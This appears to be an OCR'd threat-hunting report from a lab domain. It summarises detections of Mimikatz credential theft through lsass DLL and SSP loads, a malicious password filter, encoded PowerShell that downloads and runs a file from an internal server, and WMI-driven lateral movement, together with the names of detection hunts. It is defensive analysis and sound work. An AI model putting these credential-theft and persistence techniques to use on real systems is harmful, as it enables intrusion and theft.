
`

A PowerShell command executed via powershell.exe on DEV1 used an encoded script (-enc) for obfuscation.




Credentials Access

Event ID 4614 flagged on DEV1, showing a suspicious password filter DLL (mspassfilter) loaded by the Security Account Manager.




`

lsass.exe loading a suspicious DLL (mimilib) linked to Mimikatz, flagged under hunts like suspicious_dll_load_by_lsass.




lsass.exe loaded a suspicious DLL (mspassfilter.dll) on DEV1, flagged under the hunt suspicious_dll_load_by_lsass.




`


Persistence



A suspicious security support provider (KiwiSSP) DLL was loaded by lsass.exe on the host DEV1. Flagged under the hunt suspicious_lsass_ssp_was_loaded, this indicates a potential persistence mechanism used by an attacker.




`




Command and Control

PowerShell executing an encoded script to download and run a file from http://192.168.220.66:8091/seWfTED0ro.



`

W2012r2-DC01 [192.168.220.11]




Initial Access

Successful logon event using Kerberos authentication from 192.168.220.100 to DEV1. The logon type is 3 (network logon).

`


Execution

AutoPico.exe located in C:\Program Files\KMSpico\AutoPico.exe. It was launched silently via the command line, with its parent process originating from a temporary setup file.



Persistence


KiwiSSP DLL loaded by lsass.exe on W2012r2-DC01.testdomain.com. This is flagged under the hunt suspicious_lsass_ssp_was_loaded.




`

Credential Access

lsass.exe loading a suspicious DLL (ssp.dll) on W2012r2-DC01.testdomain.com. This activity, flagged under hunts like suspicious_dll_load_by_lsass.



Mimikatz.dll, flagged by 56 out of 72 security vendors on VirusTotal, is identified as a hack tool associated with credential theft.It is categorized as spyware and a potential unwanted program (PUP).



`

Lateral movement

Commands like whoami, hostname, and directory listings were executed via cmd.exe, with wmiprvse.exe as the parent process. This indicates potential lateral movement within the network, by SMP via wmiprvse.exe .